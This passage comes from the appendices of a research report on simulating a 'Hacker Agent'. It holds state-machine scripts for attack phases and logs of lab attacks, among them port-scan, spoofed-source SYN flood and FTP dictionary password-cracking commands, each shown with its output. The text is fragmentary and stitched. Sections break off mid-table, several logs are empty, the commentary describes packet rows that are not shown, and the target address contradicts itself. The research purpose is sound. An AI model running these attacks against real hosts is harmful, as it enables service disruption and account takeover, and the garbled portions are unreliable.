The above results cover all the tasks scheduled within the Task 1 of the Project #1994P.

Appendix 1. Examples of the state machines of the Hacker Agent operation

I. State machine A (Network attack)

1. Identifier of the node to which the state machine corresponds. (1)

2. State machine diagram.

3. Main parameters of the state machine.

<i>State machine name</i>	A
<i>Relevant intentions</i>	1,2,3,4,5,6,7,8,9,10,11,12
<i>States</i>	R, I, End
<i>First State</i>	R
<i>Nonterminal states</i>	R, I
<i>Terminal states</i>	-
<i>Auxiliary states</i>	-

4. Parameters of transitions.

N	CS	Script Name	NS	Cond	Intentions																	
					6																	
1	2	3	4	5	1	2	3	4	5	6	7	8	9	10	11	12						
					IH	IS	IO	RE	UE	ABE	GAR	EP	CVR	IVR	AVR	CBD						
					Pi / Ki																	
0	<u>A</u>	A_INIT_Entry Initialize	<u>R</u>		1	1	1	1	1	1	1	1	1	1	1	1	1					
1	<u>R</u>	A_R_Entry A_R_Do	<u>R</u>		0.7	0.7	0.7	0.7	0.7	0.7	0.7	0.7	0.7	0.7	0.7	0.7	0.7					
2	<u>R</u>		<u>End</u>		0.4	0.4	0.4	0.4	0.4	0.4	0.4	0.5	0.5	0.5	0.5	0.5	0.5					
3	<u>R</u>		<u>I</u>		0.3	0.3	0.3	0.3	0.3	0.3	0.3	0	0	0	0	0	0

5. Transition conditions. Absent.

6. Scripts.

Script of the agent “Hacker” behaviour in the state A of the state machine A

Entry	
Entry action	IF Objective.Exist(Flag = "1") THEN Objective.Update(Flag = ""); ENDIF; CALLSCRIPT (Attack_Assign_Do); tmpLog.Create(); tmpLog_A=""; tmpLog_C=""; tmpLog_S=""; tmpLog_ResultComment=""; tmpLog_Type=""; tmpLog_DebugInfo=""; tmpLog_R=""; tmpLog_Description="";

	<pre>EXECSQL(Delete From Log); EXECSQL(Delete From LogResult); EXECSQL(Delete From Host); EXECSQL(Delete From Appl); EXECSQL(Delete From DomLink); EXECSQL(Delete From Security); EXECSQL(Delete From Service); EXECSQL(Delete From SharedRes); EXECSQL(Delete From Step); EXECSQL(Delete From TrusHosts); EXECSQL(Delete From User); EXECSQL(Delete From DNS1); EXECSQL(Delete From DNS2); EXECSQL(Delete From Domain); EXECSQL(Delete From DomHost); _InitAtLogView();</pre>
State action	
Do action	_InitDB();
Initialize	
Transitions. Condition / Next state / Action	
	R
Exit action	

Script of the agent “Hacker” behaviour in the state R of the state machine A

	Entry
Entry action	Log.Create(); Log.A = "A"; Log.S = "T"; Log.Description = "RECONNAISANCE"; Log.DebugInfo = "A => R"; Log.C = "Nonterminal_State_2"; Log.Type = 2; AUTO(R);
State action	
Do action	Step.xState = "R"; Step.Condition = 0; CALLSCRIPT(Do_script);
Transitions. Condition / Next state / Action	
Step.yState = "R"	R
Step.yState = "I"	I
Step.yState = "End"	End
Exit action	

Scenario of the agent “Hacker” behaviour in the state I of the state machine A

	Entry
Entry action	Log.Create(); Log.A = "A"; Log.S = "I"; Log.Description = "IMPLANTATION AND THREAT REALIZATION"; Log.DebugInfo = "A => I"; Log.C = "Nonterminal_State_3"; Log.Type = 2; AUTO(I);
State action	
Do action	Step.xState = "I"; Step.Condition = 0; CALLSCRIPT(Do_script);
Transitions. Condition / Next state / Action	
Step.yState = "R"	R
Step.yState = "I"	I
Step.yState = "End"	End
Exit action	

Script of the agent “Hacker” behaviour in the state End of the state machine A

Entry	
Entry action	State action
Do action A_End_Do	Log.Create(); Log.A="RRM"; Log.S="END"; Log.Type=10; Log.Description ="ATTACK IS OVER !!!"; _UpdateAtLogView ();
Transitions. Condition / Next state / Action	
Exit action	

Common script of next state selection

Entry	
Entry action	State action
Do action Do_Script	Step.Objective = Objective.ObjID; Step.SMname = ClassAuto; TransitionSelect (Step.Objective, Step.SMname, Step.xState, Step.Condition, Step.yState); _UpdateAtLogView();
Transitions. Condition / Next state / Action	
Exit action	

Common script for the notion “Attack” cleaning

Entry	
Entry action	State action
Do action Attack_Erase_Do	Attack_Name=""; Attack_HackerIP=""; Attack_ip=""; Attack_Class=""; Attack_IsNet=0; Attack_Port=""; Attack_SubClass0=""; Attack_SubClass1=""; Attack_SubClass2=""; Attack_OSplatform=""; Attack_OType=""; Attack_OVersion=""; Attack_Message=""; Attack_SharedRes=""; Attack_DomLink=""; Attack_DomainControl=""; Attack_DomainName=""; Attack_UserID=""; Attack_UserSID=""; Attack_UserPsw=""; Attack_Appl=""; Attack_DNS1HostName=""; Attack_DNS2Post=""; Attack_SysTime=""; Attack_Mask=""; Attack_DNS2DomName=""; Attack_DNS1HostIP=""; Attack_TruHost=""; Attack_IsInNet=0;
Transitions. Condition / Next state / Action	
Exit action	



Common script for defining the basic attributes of the notion “Attack”

Entry	
Entry action	State action
Do action Attack_Assign_Do	Attack_HackerIP=Objective_OwnIP; Attack_IsNet=Objective_Net; Attack_ip=Objective_Host;
Transitions. Condition / Next state / Action	
Exit action	

II. State machine R (Reconnaissance)

1. Identifier of the node to which the state machine corresponds. (1 1)

2. State machine diagram.

3. Main parameters of the state machine.

<i>State machine name</i>	R
<i>Relevant intentions</i>	1,2,3,4,5,6,7,8,9,10,11,12
<i>States</i>	R1, IH, IS, IO, CI, RE, UE, ABE, End
<i>First State</i>	R1
<i>Nonterminal states</i>	IH, IS, IO, CI, RE, UE, ABE
<i>Terminal states</i>	-
<i>Auxiliary states</i>	R1

		CT	
		CBD	
	bZ	End	
Exit action			

The parameter *bZ* is a logical variable modified by the function *IsFirewalled(...)*. If the value returned by the function is TRUE, it means that the hacker’s attack is blocked, and the state machine makes a transition into the terminal state *End* and finishes. In that case, the state machine is initialized by the next incoming message from the hacker agent (*newAttack.Exist()*).

Common script of firewall inquiring and reply generation in the case of attack against single host

Appendix 4. Logs of attack traces and results

A4.1. Logs of attack traces on macro-level

A4.1.1. Total log of the intention ABE (“Applications and Banners Enumeration”) realization

Conditions for the realization of malefactor’s intention ABE:

- protection degree of network firewall is “Strong” (1);
- an attacked host firewall is absent (3).

The attributes of the logs are as follows (they correspond to the attributes of the ontology notions *Log* and *LogResult*):

- **ID** – a unique number identifying the state of a state machine;
- **A** – state machine name;
- **S** – the used state of a state machine;
- **Description** – description of the state machine’s state (except for the intermediate states); if the state is terminal, then the action description is specified; if it is non-terminal, then the description of attack class is recorded;
- **ResultComment** – the description of the result that can be obtained in the used state *S* (if that state is terminal);
- **Result** – information received from the host or message about the successful attack in the terminal state;
- **FailResult** – information received from the attacked network in case the attacked is blocked by a firewall.

Total log of the intention ABE realization is as follows:

74		END	ATTACK IS OVER !!!			

A4.1.2. Total log of the intention GAR (“Gaining Access to Resources”) realization

Conditions for the realization of malefactor’s intention GAR:

- protection degree of network firewall is “None” (2);
- protection degree of attacked host firewall is “None” (2);
- protection parameters of attacked host are “Weak” (2);
- degree of hacker’s knowledge about a network is “Nothing” (2).

Total log of the intention GAR realization is as follows:

A4.1.3. Total log of the intention CVR (“Confidentiality Violation Realization”) realization

Conditions for the realization of malefactor's intention:

- protection degree of network firewall is “None” (2);
- protection degree of attacked host firewall is “Strong” (1);
- protection parameters of attacked host are “Strong” (1);
- degree of hacker's knowledge about a network is “Good” (1).

Total log of the intention CVR realization is as follows:

ID	A	S	Description	ResultComment	Result	FailResult
1	SPIH	SSIH	TCP SYN scan	IP-addresses	192.168.130.135

A4.2. Logs of attack traces micro -level (network traffic level)

A4.2.1. Fragments of logs for the program *scanports.exe* execution

The program *scanports.exe* is intended for port scanning (SPIS).

Template for calling the program is as follows:

scanports.exe [scan type] -i number -h ip.ip.ip.ip.port -d ip.ip.ip.ip -p "ports" -t time

where

[*scan type*] is one of the following:

- sS* – TCP SYN scan (half TCP -connection);
- sT* – TCP connect scan;
- sF* – TCP FIN scan;
- sX* – TCP Xmax Tree scan;
- sN* – TCP NULL scan.

Other arguments are as follows:

number – number of network interface ('Windump -D' can be used for listing of installed interfaces);

ip.ip.ip.ip.port – source host IP-address and port;

ip.ip.ip.ip – destination host IP-address;

"*ports*" – list of ports for scanning, for example, -p "10,20-100,1011";

time – timeout (in seconds) for waiting of reply (optional parameter).

Let us assume that:

- the malefactor's host IP-address is 192.168.130.136;
- the malefactor's objective is to learn if ftp (port 21) and http (port 80) servers on 192.168.130.135 are in listening mode.

Therefore for TCP connect scan the malefactor starts *scanports.exe* with the following arguments:

scanports.exe -sT -i2 -h 192.168.130.136.1050 -d 192.168.130.135 -p "21,80"

The fragment of log for port scans messages:

Starting scanports v.1.0
TCP connect scan.

192.168.130.136.1050->192.168.130.135.21 TCP connect: failed
Port is seems to be CLOSED.

192.168.130.136.1050->192.168.130.135.80 TCP connect: success
Port is seems to be OPEN.

The fragment of log for port scans network packets:

```
:  
17:49:39.688430 IP 192.168.130.136.1050 > 192.168.130.135.21: S 3131284273:3131284273(0) win 64240  
17:49:39.688609 IP 192.168.130.135.21 > 192.168.130.136.1050: R 0:0(0) ack 3131284274 win 0

17:49:40.667878 IP 192.168.130.136.1050 > 192.168.130.135.80: S 3131572065:3131572065(0) win 64240  
17:49:40.668035 IP 192.168.130.135.80 > 192.168.130.136.1050: S 1715932024:1715932024(0) ack  
3131572066 win 64240  
17:49:40.668084 IP 192.168.130.136.1050 > 192.168.130.135.80: . ack 1 win 64240  
  
17:49:40.668565 IP 192.168.130.136.1050 > 192.168.130.135.80: F 1:1(0) ack 1 win 64240  
17:49:40.668696 IP 192.168.130.135.80 > 192.168.130.136.1050: . ack 2 win 64240  
17:49:40.682920 IP 192.168.130.135.80 > 192.168.130.136.1050: F 1:1(0) ack 2 win 64240  
17:49:40.683021 IP 192.168.130.136.1050 > 192.168.130.135.80: . ack 2 win 64240
```

In the first six rows we can see, that the hacker's host is trying to connect to 192.168.130.135.21 for three times. The server is sending a RST packet on each hacker's SYN packet. Therefore, port 21 is closed.

In the next three rows the hacker's host sends a SYN packet to port 80, the server replies by a TCP SYN packet with ACK flag, and the hacker's host acknowledges it. Therefore, port 80 is open.

Last four strings show the phase of closing the connection.

For TCP SYN scan the malefactor starts *scanports.exe* with the following arguments:
scanports.exe -sS -i2 -h 192.168.130.136.1050 -d 192.168.130.135 -p "21,80"

The fragment of log for port scans messages:

Starting scanports v.1.0
TCP scanning by using SYN messages.

Selected device: Winbond W89C840(A) 100M PCI Adapter.
1. 192.168.130.136.1050->192.168.130.135.21 TCP SYN (seq: 12f79c ack: 0)

```

A4.2.2. Fragments of logs for program *SYNflood.exe* execution

The program *SYNflood.exe* is intended for SYN flood (SF) attack (storm of inquiries on installation of TCP-connections) generation.

Template for calling the program is as follows:

SYNflood.exe -s ip.ip.ip.ip -d ip.ip.ip.ip.port

where

ip.ip.ip.ip – source host address (as a rule it is a spoofed IP-address);
ip.ip.ip.ip.port – destination host address and port.

Let us assume that:

- the malefactor's host spoofed IP-address is 192.168.131.131;
- the malefactor's objective is that legal users cannot connect to ftp server 192.168.130.135.21.

Therefore the malefactor starts *SYNflood.exe* with the following arguments:

SYNflood.exe -s 192.168.131.131 -d 192.168.130.135.21

The program sends requests on TCP connections faster than the ftp-server can process them.

The fragment of log for SYNflood attack:

```
09:37:13.031611 IP 192.168.131.131.1025 > 192.168.130.135.21: S 14310:14310(0) win 1024

A4.2.3. Fragments of logs for program *ftpcrack.exe* execution

The program *ftpcrack.exe* is intended for Password Cracking (PC) attack generation.

Template for calling the program is as follows:

ftpcrack.exe -d ip.ip.ip.ip.host -u username -f filename

where

ip.ip.ip.ip.host – destination host address and port (with ftp-server);
username – user's login name;
filename – filename with dictionary of passwords.

Let us assume that:

- the malefactor's target host is a ftp-server having IP-address *192.168.130.136*;
- the malefactor knows that the ftp-server has the user with login name “eman”;
- the malefactor possesses the file *passwords.txt* with the list of “standard” passwords:

```

A&M
A&P
AAA
AAAS
...
elysian
em
emaciate
emacs
eman ← this is a real password of the user “eman”
emanate
emancipate
emasculate
embalm
...
zooplankton
zounds
zucchini
zygote

```

Therefore the malefactor starts this program with the following arguments:

ftpcrack.exe -d 192.168.130.135.21 -u eman -f passwords.txt

The fragment of client host log:

Starting *ftpcrack* v.1.0
